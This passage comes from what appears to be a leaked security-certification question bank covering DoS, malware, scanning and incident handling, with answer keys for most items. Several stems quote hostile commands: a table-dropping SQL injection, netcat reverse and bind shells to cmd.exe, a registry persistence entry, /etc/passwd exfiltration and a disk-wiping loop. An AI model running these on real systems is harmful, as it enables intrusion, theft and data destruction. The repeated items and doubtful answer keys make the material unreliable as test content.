* I Increase in the amount of spam

Which of the following can be used as countermeasures against DoS attacks?
Each correct answer represents a complete solution. Choose all that apply.

A. Blocking undesired IP addresses
B. Applying router filtering
C. Disabling unneeded network services
D. Permitting network access only to desired traffic

Answer: A,B,C,D (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 174
Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

A. Kernel keylogger
B. Hardware keylogger
C. OS keylogger
D. Software keylogger

Answer: B (LEAVE A REPLY)

NEW QUESTION: 175
In which of the following steps of the incident handling processes does the Incident Handler make sure that all business processes and functions are back to normal and then also wants to monitor the system or processes to ensure that the system is not compromised again?

A. Lesson Learned
B. Recovery
C. Containment
D. Eradication

Answer: B (LEAVE A REPLY)

NEW QUESTION: 176
What is the purpose of configuring a password protected screen saver on a computer?

A. For preventing a system from a Denial of Service (DoS) attack.
B. For preventing a system from a back door attack.
C. For preventing unauthorized access to a system.
D. For preventing a system from a social engineering attack.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 177
Adam works as a Network Administrator for PassGuide Inc. He wants to prevent the network from DOS attacks. Which
of the following is most useful against DOS attacks?
A. Distributive firewall
B. Honey Pot
C. Internet bot
D. SPI
Answer: D (LEAVE A REPLY)

NEW QUESTION: 178
You work as a Network Penetration tester in the Secure Inc. Your company takes the projects to test the security of
various companies. Recently, Secure Inc. has assigned you a project to test the security of a Web site. You go to the
Web site login page and you run the following SQL query:
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'attacker@somehwere.com'; DROP TABLE members; --'
What task will the above SQL query perform?
A. Performs the XSS attacks.
B. Deletes the rows of members table where email id is 'attacker@somehwere.com' given.
C. Deletes the entire members table.
D. Deletes the database in which members table resides.
Answer: (SHOW ANSWER)

NEW QUESTION: 179
Which of the following can be used as a countermeasure against the SQL injection attack?
Each correct answer represents a complete solution. Choose two.
A. mysql_escape_string()
B. mysql_real_escape_string()
C. Prepared statement
D. session_regenerate_id()
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 180
Which of the following tools is used for vulnerability scanning and calls Hydra to launch a dictionary attack?
A. Nmap
B. SARA
C. Nessus

D. Whishker
Answer: C (LEAVE A REPLY)

NEW QUESTION: 181
You work as a Senior Marketing Manager for Umbrella Inc. You find out that some of the software applications on the systems were malfunctioning and also you were not able to access your remote desktop session. You suspected that some malicious attack was performed on the network of the company. You immediately called the incident response team to handle the situation who enquired the Network Administrator to acquire all relevant information regarding the malfunctioning. The Network Administrator informed the incident response team that he was reviewing the security of the network which caused all these problems. Incident response team announced that this was a controlled event not an incident.
Which of the following steps of an incident handling process was performed by the incident response team?
A. Eradication
B. Containment
C. Preparation
D. Identification
Answer: D (LEAVE A REPLY)

NEW QUESTION: 182
Which of the following methods can be used to detect session hijacking attack?
A. sniffer
B. nmap
C. Brutus
D. ntop
Answer: A (LEAVE A REPLY)

NEW QUESTION: 183
Which of the following programming languages are NOT vulnerable to buffer overflow attacks? Each correct answer represents a complete solution. Choose two.
A. C++
B. Java

C. C
D. Perl
Answer: (SHOW ANSWER)

NEW QUESTION: 184
Which of the following applications is an example of a data-sending Trojan?
A. Firekiller 2000
B. SubSeven
C. eBlaster
D. Senna Spy Generator
Answer: C (LEAVE A REPLY)

NEW QUESTION: 185
John used to work as a Network Administrator for We-are-secure Inc. Now he has resigned from the company for
personal reasons. He wants to send out some secret information of the company. To do so, he takes an image file and
simply uses a tool image hide and embeds the secret file within an image file of the famous actress, Jennifer Lopez,
and sends it to his Yahoo mail id. Since he is using the image file to send the data, the mail server of his company is
unable to filter this mail. Which of the following techniques is he performing to accomplish his task?
A. Web ripping
B. Email spoofing
C. Social engineering
D. Steganography
Answer: (SHOW ANSWER)

NEW QUESTION: 186
Which of the following attacks is specially used for cracking a password?
A. PING attack
B. Dictionary attack
C. Vulnerability attack
D. DoS attack
Answer: B (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 187
You work as a System Administrator for Happy World Inc. Your company has a server named uC1 that runs Windows

Server 2008. The Windows Server virtualization role service is installed on the uC1 server which hosts one virtual
machine that also runs Windows Server 2008. You are required to install a new application on the virtual machine.
You need to ensure that in case of a failure of the application installation, you are able to quickly restore the virtual
machine to its original state.
Which of the following actions will you perform to accomplish the task?
A. Use the Virtualization Management Console to create a snapshot of the virtual machine.
B. Log on to the virtual host and create a new dynamically expanding virtual hard disk.
C. Use the Edit Virtual Hard Disk Wizard to copy the virtual hard disk of the virtual machine.
D. Use the Virtualization Management Console to save the state of the virtual machine.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 188
You are monitoring your network's behavior. You find a sudden increase in traffic on the network. It seems to come in bursts and emanate from one specific machine. You have been able to determine that a user of that machine is unaware of the activity and lacks the computer knowledge required to be responsible for a computer attack. What attack might this indicate?
A. Ping Flood
B. Session Hijacking
C. Denial of Service
D. Spyware
Answer: D (LEAVE A REPLY)

NEW QUESTION: 189
You run the following PHP script:
<?php $name = mysql_real_escape_string($_POST["name"]);
$password = mysql_real_escape_string($_POST["password"]); ?>
What is the use of the mysql_real_escape_string() function in the above script.
Each correct answer represents a complete solution. Choose all that apply.
A. It can be used as a countermeasure against a SQL injection attack.
B. It escapes all special characters from strings $_POST["name"] and $_POST["password"].
C. It escapes all special characters from strings $_POST["name"] and $_POST["password"] except ' and ".
D. It can be used to mitigate a cross site scripting attack.
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 190
Which of the following types of attacks is often performed by looking surreptitiously at the keyboard or monitor of an

employee's computer?
A. Buffer-overflow attack
B. Man-in-the-middle attack
C. Denial-of-Service (DoS) attack
D. Shoulder surfing attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 191
Which of the following ensures that a party to a dispute cannot deny the authenticity of their signature on a document or the sending of a message that they originated?
A. OS fingerprinting
B. Reconnaissance
C. Non-repudiation
D. Confidentiality
Answer: (SHOW ANSWER)
Section: Volume C

NEW QUESTION: 192
Which of the following applications is NOT used for passive OS fingerprinting?
A. p0f
B. Networkminer
C. Nmap
D. Satori
Answer: C (LEAVE A REPLY)

NEW QUESTION: 193
Adam works as a Network Administrator for PassGuide Inc. He wants to prevent the network from DOS attacks. Which of the following is most useful against DOS attacks?
A. SPI
B. Distributive firewall
C. Honey Pot
D. Internet bot
Answer: (SHOW ANSWER)
Section: Volume A
Explanation

NEW QUESTION: 194
Which of the following describes network traffic that originates from the inside of a network perimeter and progresses towards the outside?
A. Ingress network
B. Inwards network

C. Egress network
D. Outwards network
Answer: C (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 195
What is the major difference between a worm and a Trojan horse?
A. A worm spreads via e-mail, while a Trojan horse does not.
B. A worm is a form of malicious program, while a Trojan horse is a utility.
C. A worm is self replicating, while a Trojan horse is not.
D. A Trojan horse is a malicious program, while a worm is an anti-virus software.
Answer: C (LEAVE A REPLY)
Section: Volume A
Explanation

NEW QUESTION: 196
Which of the following Nmap commands is used to perform a UDP port scan?
A. nmap -sU
B. nmap -sN
C. nmap -sY
D. nmap -sS
Answer: (SHOW ANSWER)

NEW QUESTION: 197
TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote device during standard layer 4 network communications. The combination of parameters may then be used to infer the remote operating system (OS fingerprinting), or incorporated into a device fingerprint.
Which of the following Nmap switches can be used to perform TCP/IP stack fingerprinting?
A. nmap -O -p
B. nmap -sT
C. nmap -sS
D. nmap -sU -p

Answer: A (LEAVE A REPLY)

NEW QUESTION: 198
In which of the following DoS attacks does an attacker send an ICMP packet larger than 65,536 bytes to the target system?
A. Ping of death
B. Jolt
C. Fraggle
D. Teardrop
Answer: A (LEAVE A REPLY)
Section: Volume A
Explanation/Reference:

NEW QUESTION: 199
Many organizations create network maps of their network system to visualize the network and understand the relationship between the end devices and the transport layer that provide services.
Which of the following are the techniques used for network mapping by large organizations?
Each correct answer represents a complete solution. Choose three.
A. Route analytics
B. Active Probing
C. SNMP-based approaches
D. Packet crafting
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 200
Which of the following tools can be used as penetration tools in the Information system auditing process?
Each correct answer represents a complete solution. Choose two.
A. Nmap
B. Snort
C. SARA
D. Nessus
Answer: C,D (LEAVE A REPLY)
Section: Volume B
Explanation/Reference:

NEW QUESTION: 201
In which of the following attacks does an attacker spoof the source address in IP packets that are sent to the victim?
A. DDoS

B. Dos
C. SQL injection
D. Backscatter
Answer: (SHOW ANSWER)

NEW QUESTION: 202
John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare- secure.com. He is working on the Linux operating system. He wants to sniff the we-are-secure network and intercept a conversation between two employees of the company through session hijacking. Which of the following tools will John use to accomplish the task?
A. Hunt
B. IPChains
C. Ethercap
D. Tripwire
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 203
Which of the following steps of incident response is steady in nature?
A. Containment
B. Eradication
C. Preparation
D. Recovery
Answer: (SHOW ANSWER)
Section: Volume C

NEW QUESTION: 204
John works as a Professional Penetration Tester. He has been assigned a project to test the Website security of www.we-are-secure Inc. On the We-are-secure Website login page, he enters ='or''=' as a username and successfully logs on to the user page of the Web site. Now, John asks the we-aresecure Inc. to improve the login page PHP script. Which of the following suggestions can John give to improve the security of the we-are- secure Website login page from the SQL injection attack?
A. Use the escapeshellarg() function
B. Use the session_regenerate_id() function
C. Use the mysql_real_escape_string() function for escaping input
D. Use the escapeshellcmd() function
Answer: C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 205

In which of the following steps of the incident handling processes does the Incident Handler make sure that all
business processes and functions are back to normal and then also wants to monitor the system or processes to
ensure that the system is not compromised again?
A. Eradication
B. Recovery
C. Lesson Learned
D. Containment
Answer: B (LEAVE A REPLY)

NEW QUESTION: 206
Adam works as a Network administrator for Umbrella Inc. He noticed that an ICMP ECHO requests is coming from some suspected outside sources. Adam suspects that some malicious hacker is trying to perform ping sweep attack on the network of the company. To stop this malicious activity, Adam blocks the ICMP ECHO request from any outside sources.
What will be the effect of the action taken by Adam?
A. Network is protected from the ping sweep attack until the next reboot of the server.
B. Network turns completely immune from the ping sweep attacks.
C. Network is still vulnerable to ping sweep attack.
D. Network is now vulnerable to Ping of death attack.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 207
Which of the following protocols is a maintenance protocol and is normally considered a part of the IP layer, but has also been used to conduct denial-of-service attacks?
A. ICMP
B. L2TP
C. TCP
D. NNTP
Answer: A (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 208
Which of the following are the limitations for the cross site request forgery (CSRF) attack?
Each correct answer represents a complete solution. Choose all that apply.
A. The target site should have limited lifetime authentication cookies.
B. The attacker must target a site that doesn't check the referrer header.
C. The attacker must determine the right values for all the form inputs.
D. The target site should authenticate in GET and POST parameters, not only cookies.
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 209
Which of the following procedures is designed to enable security personnel to identify, mitigate, and recover from malicious computer incidents, such as unauthorized access to a system or data, denialof-service, or unauthorized changes to system hardware, software, or data?
A. Disaster Recovery Plan
B. Cyber Incident Response Plan
C. Crisis Communication Plan
D. Occupant Emergency Plan
Answer: B (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 210
Which of the following statements about smurf is true?
A. It is a denial of service (DoS) attack that leaves TCP ports open.
B. It is an ICMP attack that involves spoofing and flooding.
C. It is an attack with IP fragments that cannot be reassembled.
D. It is a UDP attack that involves spoofing and flooding.
Answer: (SHOW ANSWER)

NEW QUESTION: 211
You have inserted a Trojan on your friend's computer and you want to put it in the startup so that whenever the computer reboots the Trojan will start to run on the startup. Which of the following registry entries will you edit to accomplish the task?
A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Startup
B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Start
C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Auto
Answer: (SHOW ANSWER)

NEW QUESTION: 212
OutGuess is used for _____ attack.
A. Steganography

B. Web password cracking
C. SQL injection
D. Man-in-the-middle
Answer: (SHOW ANSWER)
Section: Volume C

NEW QUESTION: 213
Which of the following attacks is specially used for cracking a password?
A. Dictionary attack
B. PING attack
C. Vulnerability attack
D. DoS attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 214
Fill in the blank with the appropriate option to complete the statement below.
You want to block all UDP packets coming to the Linux server using the portsentry utility.
For this, you have to enable the _____ option in the portsentry configuration file.
Answer:
BLOCK_UDP

NEW QUESTION: 215
Which of the following tools can be used for steganography?
Each correct answer represents a complete solution. Choose all that apply.
A. Image hide
B. Stegbreak
C. Snow.exe
D. Anti-x
Answer: A,C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 216
Which of the following is a computer worm that caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic?
A. Klez
B. Code red
C. SQL Slammer
D. Beast
Answer: C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 217
Many organizations create network maps of their network system to visualize the network and understand the
relationship between the end devices and the transport layer that provide services.
Which of the following are the techniques used for network mapping by large organizations?
Each correct answer represents a complete solution. Choose three.
A. Route analytics
B. Packet crafting
C. SNMP-based approaches
D. Active Probing
Answer: (SHOW ANSWER)

NEW QUESTION: 218
Adam is a novice Web user. He chooses a 22 letters long word from the dictionary as his password.
How long will it take to crack the password by an attacker?
A. 5 minutes
B. 23 days
C. 22 hours
D. 200 years
Answer: (SHOW ANSWER)

NEW QUESTION: 219
Windump is a Windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform a user must install a packet capture library.
What is the name of this library?
A. PCAP
B. SysPCap
C. WinPCap
D. libpcap
Answer: C (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 220
Which of the following tools are used as a network traffic monitoring tool in the Linux operating system?
Each correct answer represents a complete solution. Choose all that apply.
A. Netbus
B. MRTG
C. Ntop

D. IPTraf
Answer: B,C,D (LEAVE A REPLY)

NEW QUESTION: 221
Which of the following statements about buffer overflow is true?
A. It is a condition in which an application receives more data than it is configured to accept.
B. It manages security credentials and public keys for message encryption.
C. It is a collection of files used by Microsoft for software updates released between major service pack releases.
D. It is a false warning about a virus.
Answer: (SHOW ANSWER)

NEW QUESTION: 222
Which of the following statements are true about tcp wrappers?
Each correct answer represents a complete solution. Choose all that apply.
A. tcp wrapper provides access control, host address spoofing, client username lookups, etc.
B. When a user uses a TCP wrapper, the inetd daemon runs the wrapper program tcpd instead of running the server program directly.
C. tcp wrapper allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens to filter for access control purposes.
D. tcp wrapper protects a Linux server from IP address spoofing.
Answer: A,B,C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 223
John works as a Professional Ethical Hacker for NetPerfect Inc. The company has a Linux-based network. All client computers are running on Red Hat 7.0 Linux. The Sales Manager of the company complains to John that his system contains an unknown package named as tar.gz and his documents are exploited. To resolve the problem, John uses a Port scanner to enquire about the open ports and finds out that the HTTP server service port on 27374 is open. He suspects that the other computers on the network are also facing the same problem. John discovers that a malicious application is using the synscan tool to randomly generate IP addresses.
Which of the following worms has attacked the computer?
A. Ramen
B. Code red
C. Nimda
D. LoveLetter
Answer: A (LEAVE A REPLY)

NEW QUESTION: 224
Which of the following statements about a Trojan horse are true?

Each correct answer represents a complete solution. Choose two.
A. It is a malicious software program code that resembles another normal program.
B. It is a macro or script that attaches itself to a file or template.
C. The writers of a Trojan horse can use it later to gain unauthorized access to a computer.
D. It infects the boot record on hard disks and floppy disks.
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 225
You are the Administrator for a corporate network. You are concerned about denial of service attacks.
Which of the following measures would be most helpful in defending against a Denial-of-Service (DoS) attack?
A. Implement a strong password policy.
B. Place a honey pot in the DMZ.
C. Implement network based antivirus.
D. Shorten the timeout for connection attempts.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 226
You execute the following netcat command:
c:\target\nc -1 -p 53 -d -e cmd.exe
What action do you want to perform by issuing the above command?
A. Capture data on port 53 and delete the remote shell
B. Capture data on port 53 and performing banner grabbing
C. Listen the incoming traffic on port 53 and execute the remote shell
D. Listen the incoming data and performing port scanning
Answer: C (LEAVE A REPLY)

NEW QUESTION: 227
Which of the following Incident handling process phases is responsible for defining rules, collaborating human
workforce, creating a back-up plan, and testing the plans for an enterprise?
A. Containment phase

B. Identification phase
C. Eradication phase
D. Preparation phase
E. Recovery phase
Answer: D (LEAVE A REPLY)

NEW QUESTION: 228
You send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024 using hping2 utility. This attack is known as _____.
A. Port scanning
B. Cloaking
C. Firewalking
D. Spoofing
Answer: C (LEAVE A REPLY)
Section: Volume B
Explanation/Reference:

NEW QUESTION: 229
Which of the following would allow you to automatically close connections or restart a server or service when a DoS attack is detected?
A. Passive IDS
B. Network-based IDS
C. Signature-based IDS
D. Active IDS
Answer: (SHOW ANSWER)

NEW QUESTION: 230
In which of the following scanning methods do Windows operating systems send only RST packets irrespective of whether the port is open or closed?
A. TCP FIN
B. FTP bounce
C. XMAS
D. TCP SYN
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 231
John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare-secure.com. He
installs a rootkit on the Linux server of the We-are-secure network. Which of the following statements are true about

rootkits?
Each correct answer represents a complete solution. Choose all that apply.
A. They allow an attacker to set a Trojan in the operating system and thus open a backdoor for anytime access.
B. They allow an attacker to conduct a buffer overflow.
C. They allow an attacker to replace utility programs that can be used to detect the attacker's activity.
D. They allow an attacker to run packet sniffers secretly to capture passwords.
Answer: (SHOW ANSWER)

NEW QUESTION: 232
A Denial-of-Service (DoS) attack is mounted with the objective of causing a negative impact on the performance of a
computer or network. It is also known as network saturation attack or bandwidth consumption attack. Attackers
perform DoS attacks by sending a large number of protocol packets to a network. The problems caused by a DoS
attack are as follows:
* Saturation of network resources
* Disruption of connections between two computers, thereby preventing communications between services
* Disruption of services to a specific computer
* Failure to access a Web site
* Increase in the amount of spam
Which of the following can be used as countermeasures against DoS attacks?
Each correct answer represents a complete solution. Choose all that apply.
A. Disabling unneeded network services
B. Blocking undesired IP addresses
C. Permitting network access only to desired traffic
D. Applying router filtering
Answer: (SHOW ANSWER)

NEW QUESTION: 233
Which of the following is used to determine the range of IP addresses that are mapped to a live hosts?
A. Port sweep
B. Ping sweep
C. IP sweep
D. Telnet sweep
Answer: B (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 234
You work as a Network Administrator for InformSec Inc. You find that the TCP port number 23476 is open on your server. You suspect that there may be a Trojan named Donald Dick installed on your server. Now you want to verify whether Donald Dick is installed on it or not. For this, you want to know the process running on port 23476, as well as the process id, process name, and the path of the process on your server. Which of the following applications will you most likely use to accomplish the task?
A. Tripwire
B. SubSeven
C. Netstat
D. Fport
Answer: D (LEAVE A REPLY)
Section: Volume A
Explanation

NEW QUESTION: 235
Which of the following is a computer worm that caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic?
A. Beast
B. SQL Slammer
C. Code red
D. Klez
Answer: (SHOW ANSWER)

NEW QUESTION: 236
Which of the following actions is performed by the netcat command given below?
nc 55555 < /etc/passwd
A. It changes the /etc/passwd file when connected to the UDP port 55555.
B. It resets the /etc/passwd file to the UDP port 55555.
C. It fills the incoming connections to /etc/passwd file.
D. It grabs the /etc/passwd file when connected to UDP port 55555.
Answer: (SHOW ANSWER)
Section: Volume B
Explanation

NEW QUESTION: 237
You discover that all available network bandwidth is being used by some unknown service. You discover that UDP
packets are being used to connect the echo service on one machine to the chargen service on another machine. What

kind of attack is this?
A. Smurf
B. Evil Twin
C. Virus
D. Denial of Service
Answer: (SHOW ANSWER)

NEW QUESTION: 238
Which of the following procedures is designed to enable security personnel to identify, mitigate, and recover from malicious computer incidents, such as unauthorized access to a system or data, denialof-service, or unauthorized changes to system hardware, software, or data?
A. Crisis Communication Plan
B. Occupant Emergency Plan
C. Disaster Recovery Plan
D. Cyber Incident Response Plan
Answer: D (LEAVE A REPLY)

NEW QUESTION: 239
Which of the following rootkits patches, hooks, or replaces system calls with versions that hide information about the attacker?
A. Library rootkit
B. Kernel level rootkit
C. Hypervisor rootkit
D. Boot loader rootkit
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 240
You run the following command on the remote Windows server 2003 computer:
c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"
What task do you want to perform by running this command?
Each correct answer represents a complete solution. Choose all that apply.
A. You want to add the Netcat command to the Windows registry.
B. You want to set the Netcat to execute command any time.
C. You want to put Netcat in the stealth mode.
D. You want to perform banner grabbing.
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 241

You work as a Network Administrator for InformSec Inc. You find that the TCP port number 23476 is open on your server. You suspect that there may be a Trojan named Donald Dick installed on your server. Now you want to verify whether Donald Dick is installed on it or not. For this, you want to know the process running on port 23476, as well as the process id, process name, and the path of the process on your server. Which of the following applications will you most likely use to accomplish the task?

A. Tripwire
B. SubSeven
C. Netstat
D. Fport
Answer: (SHOW ANSWER)
Section: Volume A
Explanation/Reference:

NEW QUESTION: 242
Which of the following types of attacks is only intended to make a computer resource unavailable to its users?

A. Denial of Service attack
B. Land attack
C. Replay attack
D. Teardrop attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 243
Which of the following systems is used in the United States to coordinate emergency preparedness and incident
management among various federal, state, and local agencies?

A. National Emergency Management System (NEMS)
B. US Incident Management System (USIMS)
C. National Disaster Management System (NDMS)
D. National Incident Management System (NIMS)
Answer: D (LEAVE A REPLY)

NEW QUESTION: 244
You work as a Network Administrator for Net Perfect Inc. The company has a Windows-based network.
The company wants to fix potential vulnerabilities existing on the tested systems. You use Nessus as a vulnerability scanning program to fix the vulnerabilities. Which of the following vulnerabilities can be fixed using Nessus?
Each correct answer represents a complete solution. Choose all that apply.
A. Misconfiguration (e.g. open mail relay, missing patches, etc.)
B. Vulnerabilities that help in Code injection attacks
C. Vulnerabilities that allow a remote cracker to access sensitive data on a system
D. Vulnerabilities that allow a remote cracker to control sensitive data on a system
Answer: A,C,D (LEAVE A REPLY)

NEW QUESTION: 245
Which of the following applications is NOT used for passive OS fingerprinting?
A. p0f
B. Satori
C. Nmap
D. Networkminer
Answer: C (LEAVE A REPLY)

NEW QUESTION: 246
Which of the following refers to a condition in which a hacker sends a bunch of packets that leave TCP ports half
open?
A. SYN attack
B. Spoofing
C. Hacking
D. PING attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 247
Which of the following languages are vulnerable to a buffer overflow attack?
Each correct answer represents a complete solution. Choose all that apply.
A. Java
B. C++
C. C
D. Action script
Answer: (SHOW ANSWER)
Section: Volume C

NEW QUESTION: 248
When you conduct the XMAS scanning using Nmap, you find that most of the ports scanned do not give a response. What can be the state of these ports?
A. Closed
B. Filtered
C. Open
Answer: (SHOW ANSWER)

NEW QUESTION: 249
You work as a Network Administrator in the SecureTech Inc. The SecureTech Inc. is using Linux-based server.
Recently, you have updated the password policy of the company in which the server will disable passwords after four trials. What type of attack do you want to stop by enabling this policy?
A. Brute force
B. Replay
C. XSS
D. Cookie poisoning
Answer: (SHOW ANSWER)
Section: Volume B
Explanation/Reference:

NEW QUESTION: 250
Which of the following is a type of computer security vulnerability typically found in Web applications that allow code injection by malicious Web users into the Web pages viewed by other users?
A. SID filtering
B. Cookie poisoning
C. Cross-site scripting
D. Privilege Escalation
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 251
Which of the following controls is described in the statement given below?
"It ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. It secures information by assigning sensitivity labels on information and comparing this to the level of security a user is operating at."
A. Role-based Access Control
B. Attribute-based Access Control
C. Discretionary Access Control
D. Mandatory Access Control

Answer: D (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 252
Adam works as a sales manager for Umbrella Inc. He wants to download software from the Internet. As the software comes from a site in his untrusted zone, Adam wants to ensure that the downloaded software has not been Trojaned. Which of the following options would indicate the best course of action for Adam?
A. Compare the file's virus signature with the one published on the distribution.
B. Compare the file's MD5 signature with the one published on the distribution media.
C. Compare the version of the software with the one published on the distribution media.
D. Compare the file size of the software with the one given on the Website.
Answer: (SHOW ANSWER)

NEW QUESTION: 253
Which of the following ensures that the investigation process of incident response team does not break any laws
during the response to an incident?
A. Information Security representative
B. Human Resource
C. Legal representative
D. Lead Investigator
Answer: (SHOW ANSWER)

NEW QUESTION: 254
Which of the following tools uses common UNIX/Linux tools like the strings and grep commands to search core system programs for signatures of the rootkits?
A. OSSEC
B. chkrootkit
C. Blue Pill
D. rkhunter
Answer: (SHOW ANSWER)

NEW QUESTION: 255
Which of the following tools is used for port scanning?
A. NSLOOKUP
B. L0phtcrack
C. NETSH
D. Nmap
Answer: D (LEAVE A REPLY)

NEW QUESTION: 256
Which of the following commands is used to access Windows resources from Linux workstation?
A. rsync
B. mutt
C. scp
D. smbclient
Answer: D (LEAVE A REPLY)

NEW QUESTION: 257
Jane works as a Consumer Support Technician for ABC Inc. The company provides troubleshooting support to users. Jane is troubleshooting the computer of a user who has installed software that automatically gains full permissions on his computer. Jane has never seen this software before. Which of the following types of malware is the user facing on his computer?
A. Spyware
B. Rootkits
C. Viruses
D. Adware
Answer: (SHOW ANSWER)

NEW QUESTION: 258
In the DNS Zone transfer enumeration, an attacker attempts to retrieve a copy of the entire zone file for a domain from a DNS server. The information provided by the DNS zone can help an attacker gather user names, passwords, and other valuable information. To attempt a zone transfer, an attacker must be connected to a DNS server that is the authoritative server for that zone. Besides this, an attacker can launch a Denial of Service attack against the zone's DNS servers by flooding them with a lot of requests. Which of the following tools can an attacker use to perform a DNS zone transfer?
Each correct answer represents a complete solution. Choose all that apply.
A. Host
B. Dig
C. DSniff
D. NSLookup
Answer: A,B,D (LEAVE A REPLY)

NEW QUESTION: 259
John works as a Professional Penetration Tester. He has been assigned a project to test the Website security of www.we-are-secure Inc. On the We-are-secure Website login page, he enters ='or''=' as a username and successfully logs on to the user page of the Web site. Now, John asks the we-aresecure Inc. to improve the login page PHP script. Which of the following suggestions can John give to improve the security of the we-are-secure Website login page from the SQL injection attack?
A. Use the session_regenerate_id() function
B. Use the escapeshellarg() function
C. Use the escapeshellcmd() function
D. Use the mysql_real_escape_string() function for escaping input
Answer: D (LEAVE A REPLY)

NEW QUESTION: 260
Adam, a malicious hacker has successfully gained unauthorized access to the Linux system of Umbrella Inc. Web server of the company runs on Apache. He has downloaded sensitive documents and database files from the computer.
After performing these malicious tasks, Adam finally runs the following command on the Linux command box before disconnecting.
for ((i = 0;i<11;i++)); do dd if=/dev/random of=/dev/hda && dd if=/dev/zero of=/dev/hda done
Which of the following actions does Adam want to perform by the above command?
A. Wiping the contents of the hard disk with zeros.
B. Infecting the hard disk with polymorphic virus strings.
C. Making a bit stream copy of the entire hard disk for later download.
D. Deleting all log files present on the system.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 261
Which of the following tools is used for vulnerability scanning and calls Hydra to launch a dictionary attack?
A. Whishker
B. Nessus
C. SARA
D. Nmap
Answer: B (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 262
Which of the following is a method of gaining access to a system that bypasses normal authentication?

A. Trojan horse
B. Smurf
C. Back door
D. Teardrop
Answer: C (LEAVE A REPLY)

NEW QUESTION: 263
You are monitoring your network's behavior. You find a sudden increase in traffic on the network. It seems to come in
bursts and emanate from one specific machine. You have been able to determine
that a user of that machine is unaware of the activity and lacks the computer knowledge required to be responsible
for a computer attack. What attack might this indicate?
A. Denial of Service
B. Session Hijacking
C. Spyware
D. Ping Flood
Answer: C (LEAVE A REPLY)

NEW QUESTION: 264
Jason, a Malicious Hacker, is a student of Baker university. He wants to perform remote hacking on the server of
DataSoft Inc. to hone his hacking skills. The company has a Windows-based network. Jason successfully enters the
target system remotely by using the advantage of vulnerability. He places a Trojan to maintain future access and then
disconnects the remote session. The employees of the company complain to Mark, who works as a Professional
Ethical Hacker for DataSoft Inc., that some computers are very slow. Mark diagnoses the network and finds that some
irrelevant log files and signs of Trojans are present on the computers. He suspects that a malicious hacker has
accessed the network. Mark takes the help from Forensic Investigators and catches Jason.
Which of the following mistakes made by Jason helped the Forensic Investigators catch him?
A. Jason did not perform port scanning.
B. Jason did not perform covering tracks.
C. Jason did not perform OS fingerprinting.
D. Jason did not perform foot printing.
E. Jason did not perform a vulnerability assessment.
Answer: (SHOW ANSWER)

NEW QUESTION: 265
Firewalking is a technique that can be used to gather information about a remote network protected by a firewall. This technique can be used effectively to perform information gathering attacks. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall. Which of the following are pre-requisites for an attacker to conduct firewalking?
Each correct answer represents a complete solution. Choose all that apply.
A. An attacker should know the IP address of a host located behind the firewall.
B. There should be a backdoor installed on the network.
C. An attacker should know the IP address of the last known gateway before the firewall.
D. ICMP packets leaving the network should be allowed.
Answer: (SHOW ANSWER)

NEW QUESTION: 266
Which of the following Denial-of-Service (DoS) attacks employ IP fragmentation mechanism?
Each correct answer represents a complete solution. Choose two.
A. Land attack
B. SYN flood attack
C. Teardrop attack
D. Ping of Death attack
Answer: C,D (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 267
In which of the following attacks does an attacker spoof the source address in IP packets that are sent to the victim?
A. Dos
B. SQL injection
C. DDoS
D. Backscatter
Answer: D (LEAVE A REPLY)

NEW QUESTION: 268
James works as a Database Administrator for Techsoft Inc. The company has a SQL Server 2005 computer.
The computer has a database named Sales. Users complain that the performance of the database has deteriorated. James opens the System Monitor tool and finds that there is an increase in network traffic. What kind of attack might be the cause of the performance deterioration?
